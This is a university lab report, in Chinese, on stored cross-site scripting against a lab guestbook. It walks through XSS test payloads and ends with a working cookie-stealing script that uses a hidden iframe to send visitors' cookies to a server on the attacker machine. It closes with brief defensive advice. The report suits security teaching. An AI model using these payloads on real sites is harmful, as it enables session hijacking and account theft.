哈尔滨工业大学计算机学院

《网络攻击与防御》

实验报告

计算机科学与技术学院

计算机系网络教研室制

|  |  |
| --- | --- |
| 课程名称： | 信息安全概论 |
| 实验名称： | 跨站脚本攻击基础 |
| 指导教师： | 刘亚维 |
| 学生姓名： | 徐孟芸 |
| 组 号： |  |
| 实验日期： | 2019.06.08 |
| 实验地点： |  |
| 实验成绩： |  |

实验报告撰写要求

实验操作是教学过程中理论联系实际的重要环节，而实验报告的撰写又是知识系统化的吸收和升华过程，因此，实验报告应该体现完整性、规范性、正确性、有效性。现将实验报告撰写的有关内容说明如下：

1、 实验报告模板为电子版。

2、 下载统一的实验报告模板，学生自行完成撰写和打印。报告的首页包含本次实验的一般信息：

*  组 号：例如：2-5 表示第二班第5组。
*  实验日期：例如：05-10-06 表示本次实验日期。(年-月-日)……
*  实验编号：例如：No.1 表示第一个实验。
*  实验时间：例如：2学时 表示本次实验所用的时间。

实验报告正文部分，从六个方面（目的、内容、步骤等）反映本次实验的要点、要求以及完成过程等情况。模板已为实验报告正文设定统一格式，学生只需在相应项内填充即可。续页不再需要包含首页中的实验一般信息。

3、 实验报告正文部分具体要求如下：

一、实验目的

本次实验所涉及并要求掌握的知识点。

二、实验环境

实验所使用的设备名称及规格，网络管理工具简介、版本等。

三、实验内容与实验要求

实验内容、原理分析及具体实验要求。

四、实验过程与分析

根据具体实验，记录、整理相应命令、运行结果等，包括截图和文字说明。

详细记录在实验过程中发生的故障和问题，并进行故障分析，说明故障排除的过程及方法。

五、实验结果总结

对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

六、附录

一、实验目的


深入理解跨站脚本共计概念

掌握形成跨站脚本漏洞的条件

掌握对跨站脚本的几种利用方式

二、实验环境

实验环境为Windows互联网主机，拓扑图如下



说明：

1网络环境中有两台主机，有一台主机在实验环境可见并可登录，我们称为试验机（客户机）。另一台主机不可见，但可以从试验机访问，这台主机即为这次实验攻击的目标，我们称为目标机。

2.试验机IP为10.1.1.78 目标机IP为10.1.1.2

3.在目标主机上安装了跨站脚本攻击演练的平台，供本次实验用。

三、实验内容与实验要求

跨站脚本攻击(Cross Site Scripting)，为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆。故将跨站脚本攻击缩写为XSS。

2）XSS工作原理

      恶意web用户将代码植入到提供给其它用户使用的页面中，如果程序没有经过过滤或者过滤敏感字符不严密就直接输出或者写入数据库。合法用户在访问这些页面的时候，程序将数据库里面的信息输出，这些恶意代码就会被执行。

3）XSS漏洞的分类

      1.本地利用漏洞，这种漏洞存在于页面中客户端脚本自身；

      2.反射式漏洞，这种漏洞和类型A有些类似，不同的是Web客户端使用Server端脚本生成页面为用户提供数据时，如果未经验证的用户数据被包含在页面中而未经HTML实体编码，客户端代码便能够注入到动态页面中；

      3.存储式漏洞，该类型是应用最为广泛而且有可能影响到Web服务器自身安全的漏洞，攻击者将攻击脚本上传到Web服务器上，使得所有访问该页面的用户都面临信息泄漏的可能，其中也包括了Web服务器的管理员。

4）XSS攻击的危害

      1.盗取用户cookie；

      2.盗取各类用户帐号，如机器登录帐号、用户网银帐号、各类管理员帐号；

      3.控制企业数据，包括读取、篡改、添加、删除企业敏感数据的能力；

      4.盗窃企业重要的具有商业价值的资料；

      5.强制发送电子邮件；

      6.网站挂马；

四、实验过程与分析

实验步骤一：

启动并访问留言系统；

1. 使用远程桌面登录至练习主机。
2. 使用浏览器打开http://10.1.1.2页面，进入跨站脚本攻击演练平台，如下图所示：



1. 给留言系统添加留言，熟悉本系统环境。

4、管理留言。

      点击“管理留言”，用户名：admin，密码：admin123，可以对刚留言进行管理。

**存储式跨站脚本漏洞检测**

1、登录到实验机上，用IE浏览器中打开留言系统（10.1.1.2）。


2、在留言内容中填写包含有跨站测试的脚本，提交后观察返回效果。

         <script>alert("XSS TEST")</script>

      如下图所示：



1. 刷新留言系统，如果新加留言显示如下，则说明系统有存储式跨站漏洞。



实验步骤二：

**利用存储式跨站漏洞窃取用户cookie**

使用跨站漏洞加载恶意网页

      清空实验一任务，将恶意网页（假设http://www.heetian.com）放入留言系统数据库，并在用户端执行；

1、增加一留言，并在留言内容中改为 <iframe src="http://www.heetian.com"></iframe>，测试返回效果。

实验步骤三：

**利用存储式跨站漏洞窃取用户cookie**


1、继续添加留言，包含以下内容：<script>document.write(document.cookie)</script>

      结果如图所示：

2、继续添加留言，包含以下内容：

      <script>alert(document.cookie)</script>，比较有什么区别？


3、使用管理员登录，观察显示的cookie有什么不同？



4、思考：这种窃取cookie的方式有什么缺点？有什么方法可以将用户的cookie窃取出并保存下来，而且用户看不到？


5、在攻击机上使用提供的页面搭建WEB服务器，以便进一步保存浏览用户的cookie。






搭建IIS服务器过程中应注意如下几点：


1）在Web服务扩展中允许Active Server Pages服务




2）默认网站-属性-文档中添加index.asp内容页。




3）在：C:\tools\跨站脚本攻击\中的cookies文件夹属性-安全-组或用户名称（G）-添加-高级-立即查找中找到IUSR\_BJHIT-YXI7NEFU8用户，选择并确定



4)给IUSR\_BJHIT-YXI7NEFU8用户写入权限




      搭建好服务器后，在浏览器中输入本机IP地址进行测试，如下图所示，表示web服务正常进行。




      返回http://10.1.1.2页面，继续添加留言，包含以下内容：

      <script>document.write("<iframe width=0 height=0 src='http://10.1.1.78/cookie.asp?cookie="+document.cookie+"'></iframe>");</script>



      提交留言后观察目标服务器页面，没有看到异常现象，如下图所示：



      再打开本地页面，查看接收浏览用户的cookie接收情况：



      可以看到，已经接收到用户的cookie了，这些cookie包含了所有浏览该页面的信息，如果是登录用户的话，cookie包含了用户的用户名与密码信息。

五、实验结果总结

通过本次实验我了解了到跨站脚本基本原理是：用户提交的变量没有经过完整过滤Html字符或者根本就没有经过过滤就放到了数据库中，一个用户提交的Html代码被其他浏览该网站的用户访问，通过这些Html代码也就间接控制了浏览者的浏览器，从网站开发者的角度看应做到如下几点，以防止任何已成功注入的脚本在浏览器端运行，输入验证，输出编码，注意黑名单验证方式的局限性，警惕规范化错误。